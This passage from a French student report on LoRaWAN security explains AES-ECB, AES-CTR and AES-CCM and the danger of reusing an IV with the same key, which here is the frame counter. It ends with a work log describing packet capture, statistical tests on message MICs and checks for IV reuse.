


Figure 45 Chiffrement d'image avec AES-ECB

Les données sont effectivement chiffrées, mais il est possible de trouver la donnée d'origine non chiffrée.

1.2 AES-CCM

L'algorithme garantissant la confidentialité des données utilisées dans les différentes versions de LoRaWAN jusqu'à présent est AES-CCM. C'est un algorithme de chiffrement de données symétrique authentifié, ceci garantissant ainsi l'intégrité des données. Plus précisément, cet algorithme utilise AES-CTR (counter mode), qui utilise un compteur et en plus, un AES-CMAC à la fin pour la partie authentification des données.

Chiffrement avec AES-CTR :




Figure 46 Chiffrement avec AES-CTR

Déchiffrement avec AES-CTR :

[25] Chiffrement d'image avec ECB, Wikipedia




Figure 47 Déchiffrement avec AES-CTR

1.2.1 Réutilisation d'IV

Comme cet algorithme utilise AES-CTR dans son fonctionnement interne, cet algorithme est donc un algorithme de chiffrement par flux. Ceci le rend donc vulnérable à la réutilisation d'IV pour une même clé.

Dans le cas d'une réutilisation d'IV pour une même clé et deux textes clairs, il est possible d'obtenir l'égalité suivante :

$$\begin{aligned} C_1 \oplus C_2 &= (P_1 \oplus K) \oplus (P_2 \oplus K) \\ &= P_1 \oplus P_2 \oplus (K \oplus K) \\ &= P_1 \oplus P_2 \end{aligned}$$

Ainsi il est possible faire fuiter le flux de clé permettant ensuite de déchiffrer un texte clair chiffré avec cette même clé, car plus précisément :

Dans cette expression, C_1 à et C_2 représentent des textes chiffrés (ciphertexts), tandis que P_1 et P_2 sont des textes en clair (plaintexts), et K est la clé de chiffrement utilisée. L'opération $\oplus$ indique un XOR (ou exclusif). La partie $K \oplus K$ s'annule, car toute valeur XOR avec elle-même est nulle, ce qui simplifie l'expression à $P_1 \oplus P_2$.

1.2.2 Danger avec AES-CCM

Il est mentionné dans la spécification LoRaWAN que le mode de chiffrement utilisé pour chiffrer le contenu des Payload est AES-CCM. Pour rappel, CCM est un mode de chiffrement par flot (C'est un CBC-MAC avec un chiffrement AES-CTR, seul le dernier bloc CBC-MAC est gardé pour l'authentification). Par conséquent, il inclut forcément l'utilisation d'un IV et qui ne doit jamais être réutilisé pour une même clé.

Dans LoRaWAN, l'IV utilisé pour chiffrer la Payload est le frame counter plus précisément le FcntUp. La terminaison des compteurs varie entre les deux séries de versions 1.0.x et 1.1.x. Ici, le cas de la version 1.1 est traité. FcntUp correspond au frame counter qui correspond au numéro de séquence de la trame courante envoyée du End Device au Network Server. Celui-ci est codé sur 4 octets, soient 32 bits, ce qui signifie une possibilité de comptage maximum de $2\text{^}32 = 4294967296$. Plus précisément, pour une même clé utilisée, il ne faut pas que le compteur dépasse $2\text{^}32$ ou réutilise une valeur de compteur déjà utilisé, sinon l'exploitation par réutilisation vue plus haut est applicable.

Journal de travail

19.02.2024 – 28.03.2024	Apprentissage du fonctionnement et utilité de LoRaWAN.
28.03.2024 – 19.04.2024	Lecture de publication de recherche sur la sécurité de LoRaWAN 1.1 et 1.0.x.

19.04.2024 – 14.06.2024	Etat de l'art de LoRaWAN sur le fonctionnement et son utilité dans le contexte IoT.
19.04.2024 – 14.06.2024	Etat de l'art de la cryptographie et les primitives de sécurité utilisée dans LoRaWAN 1.1. Détail des cas d'usages et dérivations de clés. Critique des choix de sécurité en fonction du contexte et de l'algorithme utilisé. Test de la Gateway avec Semtech UDP. Analyse avec wireshark.
17.06.2024 – 18.06.2024	Mise en place du serveur proxy sur le Raspberry PI pour intercepter les paquets LoRaWAN transmis par WSS over HTTPS.
18.06.2024 – 24.06.2024	Mise en place du système d'écoute et de collecte temps réel de tous les paquets LoRaWAN transitant sur la Gateway.
25.06.2024	Mise en place d'un bot Telegram pour les exports de données en 1 clic.
26.06.2024 – 27.06.2024	Mise en place d'un script bash cron job (toutes les heures) pour exporter les données collectées. Cette méthode est une alternative à la précédente (Telegram).
29.06.2024 – 05.06.2024	Début des analyses statistiques sur les MIC collectés.
02.07.2024	Création d'un parser permettant d'extraire la réponse binaire des requêtes HTTPS CUPS.
02.07.2024	Mise en place des tests à faire sur la sécurité du protocole LoRa Basic Station™.
02.07.2024 – 25.07.2024	Développement des tests sur LoRa Basic Station™. Analyse des distributions de bits dans les MIC et FRMPayload récoltés des messages LoRaWAN. Développement d'un programme Rust parallélisé : - Tester tous les masques possibles de 2^{32} sur les MIC et FRMPayload. Deux tests : binomial test et odd count test. (Chaque test prend environ 4h sur un échantillon de 30k messages.) - Analyser les données récoltées, notamment réutilisation d'IV. - Analyse de pattern sur les messages chiffrés avec le même IV. Finalisation des tests de sécurité sur la partie LoRa Basic StationTM. Finalisation du rapport et mise en page des résultats. Création de la page de garde et de résumé.

Tableau 7 Heures de travail